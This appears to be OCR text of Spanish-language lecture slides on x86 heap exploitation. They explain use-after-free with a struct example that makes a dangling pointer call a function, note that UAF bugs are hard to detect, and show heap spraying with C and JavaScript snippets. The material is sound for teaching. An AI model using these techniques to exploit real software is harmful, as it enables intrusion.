
x86: UAF - Use after free







x86: UAF - Use after free






x86: UAF - Use after free







x86: UAF - Use after free




x86: UAF - Use after free




x86: UAF - Use after free





x86: UAF - Ejemplo



1. free()


```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

2. malloc()

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

3. Set favorite_num = 0x41414141

x86: UAF - Ejemplo



1. free()

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```


2. malloc()

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

3. Set favorite_num = 0x41414141

4. Force dangling pointer to call ‘message()’

x86: UAF - Prevent




- DETECCIÓN? Problema difícil.

Detectar UAF en programas complejos es difícil:

- Los UAF solo existen en ciertos estados de ejecución, por lo que el escaneo estático de la fuente no llegará muy lejos
- Por lo general, solo se encuentran a través de crashes, pero la ejecución simbólica y los smt solvers ayudan a encontrar estos errores más rápido

Windows tiene un poco más de “protecciones modernas”

x86: Heap Spraying




Una técnica que se utiliza para aumentar la confiabilidad del exploit, al llenar chunks con grandes cantidades de datos relevantes para el exploit que está intentando ejecutar.

Puede ayudar a reducir randomness en ASLR

No es una vulnerabilidad o una falencia.

x86: Heap Spraying



0x00000000 – Start of memory

0x08048000 – .text Segment in ELF


0x09104000 – Top of heap

```
filler = "AAAAAAAAAAAAA...";
for(i = 0; i < 3000; i++)
{
    temp = malloc(1000000);
    memcpy(temp, filler, 1000000);
}
```

0xbfff0000 – Top of stack

0xFFFFFFFF – End of memory

x86: Heap Spraying



0x00000000 – Start of memory

0x08048000 – .text Segment in ELF


0x09104000 – Top of heap

```
filler = "AAAAAAAAAAAAAA...";
for(i = 0; i < 3000; i++)
{
    temp = malloc(1000000);
    memcpy(temp, filler, 1000000);
}
```


0xbfff0000 – Top of stack

0xFFFFFFFF – End of memory


x86: Heap Spraying



x86: Heap Spraying



x86: Heap Spraying



¿Hacer un heap spray 3 GB de A en el montón en x86?

- ¡+ 75% de probabilidad de que 0x23456789 sea un puntero válido y que contenga 0x41414141!

```
memory = new Array();
for(i = 0; i < 0x100; i++)
    memory[i] = ROPNOP + ROP;
```

loc_31